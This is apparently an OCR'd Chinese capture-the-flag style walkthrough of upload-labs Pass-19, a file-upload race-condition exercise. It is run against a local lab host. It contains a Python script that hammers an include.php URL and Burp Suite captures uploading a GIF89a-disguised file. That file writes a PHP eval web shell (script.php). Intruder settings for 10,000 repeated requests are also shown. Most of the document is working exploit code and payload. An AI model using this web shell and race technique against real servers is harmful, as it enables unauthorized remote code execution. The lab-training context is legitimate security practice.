
```python
import requests
from threading import Thread

#url = "http://192.168.31.126:80/upload-labs/upload/NineteenFirstMethod.php.html"
url = "http://192.168.31.128:80/upload-labs/include.php?file=upload/NineteenScript.gif"

def request():
    global StatusCode
    global Text
    html = requests.get(url)
    StatusCode = html.status_code
    Text = html.text

while True:
    t = Thread(target=request())
    t.start()
    if StatusCode == 200:
        print(Text)
        print("OK")
        break
    else:
        print(StatusCode)
```




- 上传 NineteenScript.gif 文件到网站




- 用 burpsuite 截断



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
截断 HTTP历史记录 WebSocket历史 选项
http://192.168.31.128:80 请求
放包 废包 拦截请求 行动
评论这个项目
Raw 参数 头 Hex
POST /upload-labs/Pass-19/index.php HTTP/1.1
Host: 192.168.31.128
Content-Length: 877
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.128
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykrBFhAyrB00sD2Ke
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Edg/116.0.1938.76
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.128/upload-labs/Pass-19/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
------WebKitFormBoundarykrBFhAyrB00sD2Ke
Content-Disposition: form-data; name="upload_file"; filename="NineteenScript.gif"
Content-Type: image/gif
GIF89a
fputs(fopen('script.php','w'),'<?php @eval($_POST["Nineteen"])?>');
?>
------WebKitFormBoundarykrBFhAyrB00sD2Ke
Content-Disposition: form-data; name="submit"
上传
------WebKitFormBoundarykrBFhAyrB00sD2Ke--
输入搜索字词
没有比赛


- 将请求发送到测试器


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
截断 HTTP历史记录 WebSocket历史 选项
http://192.168.31.128:80 请求
放包 废包 拦截请求 行动
评论这个项目
Raw 参数 头 Hex
POST /upload-labs/Pass-19/index.php HTTP/1.1
Host: 192.168.31.128
Content-Length: 877
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.128
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykrBFhAyrB00sD2Ke
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Edg/116.0.1938.76
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.128/upload-labs/Pass-19/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
------WebKitFormBoundarykrBFhAyrB00sD2Ke
Content-Disposition: form-data; name="upload_file"; filename="NineteenScript.gif"
Content-Type: image/gif
GIF89a
fputs(fopen('script.php','w'),'<?php @eval($_POST["Nineteen"])?>');
?>
------WebKitFormBoundarykrBFhAyrB00sD2Ke
Content-Disposition: form-data; name="submit"
上传
------WebKitFormBoundarykrBFhAyrB00sD2Ke--
扫描
发送给Intruder Ctrl+I
发送给Repeater Ctrl+R
发送给Sequencer
发送给Comparer
发送给Decoder
通过浏览器请求
相关工具
变更请求方法
身体编码改变
复制网址
复制curl命令
复制到文件
从文件粘贴
保存项目
请求不要拦截
拦截执行
转换选择
URL编码输入
切割 Ctrl+X
复制 Ctrl+C
粘贴 Ctrl+V
消息编辑器的文档
代理拦截文件
输入搜索字词
没有比赛


- 配置测试的攻击



Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
目标 位置 有效载荷 选项
有效负载位置
设置在基本请求中插入有效负载的位置。攻击类型指定如何将有效负载分配给有效负载位置。 - 有关详细信息，请参阅帮助。
开始攻击
攻击类型: 狙击手（Sniper）
POST /upload-labs/Pass-19/index.php HTTP/1.1
Host: 192.168.31.128
Content-Length: 877
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.128
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykrBFhAyrB00sD2Ke
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36 Edg/116.0.1938.76
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.31.128/upload-labs/Pass-19/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
------WebKitFormBoundarykrBFhAyrB00sD2Ke
Content-Disposition: form-data; name="upload_file"; filename="§NineteenScript.gif§"
Content-Type: image/gif
§GIF89a
fputs(fopen('script.php','w'),'<?php @eval($_POST["Nineteen"])?>');
?>§
------WebKitFormBoundarykrBFhAyrB00sD2Ke
Content-Disposition: form-data; name="submit"
§ä¸Šä¼ §
------WebKitFormBoundarykrBFhAyrB00sD2Ke--
添加 §
§清除
自动§
刷新
清屏
没有比赛
3payload 位置？
长度： 1600


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
目标 位置 有效载荷 选项
有效载荷集
您可以定义一个或多个有效负载集。有效负载集的数量取决于"位置"选项卡中定义的攻击类型。每个有效负载集可以使用各种有效负载类型，并且可以以各种方式定制每种有效负载类型。
开始攻击
有效负载集： 1
有效载荷数量： 10,000
有效载荷类型： 没有负载
请求数量： 0
有效载荷选项[无有效载荷]
它生成一个有效负载值为空的字符串。无需设置有效负载标记，可以在不更改基本请求的情况下重复发送。
生成 10000 生成有效负载
无限期地重复
有效负载处理
您可以定义在使用有效负载之前对每个有效负载执行各种处理任务的规则。
添加
编辑
删除
至顶
下
效用
规则
有效载荷编码
为了安全地发送HTTP请求，最终有效载荷的指定字符的URL编码是设置。
URL编码这些字符： /\=<>?+&*;:"{}|^`




- 测试器开始攻击并运行 `python` 脚本 `AttackScript.py` 进行条件竞争



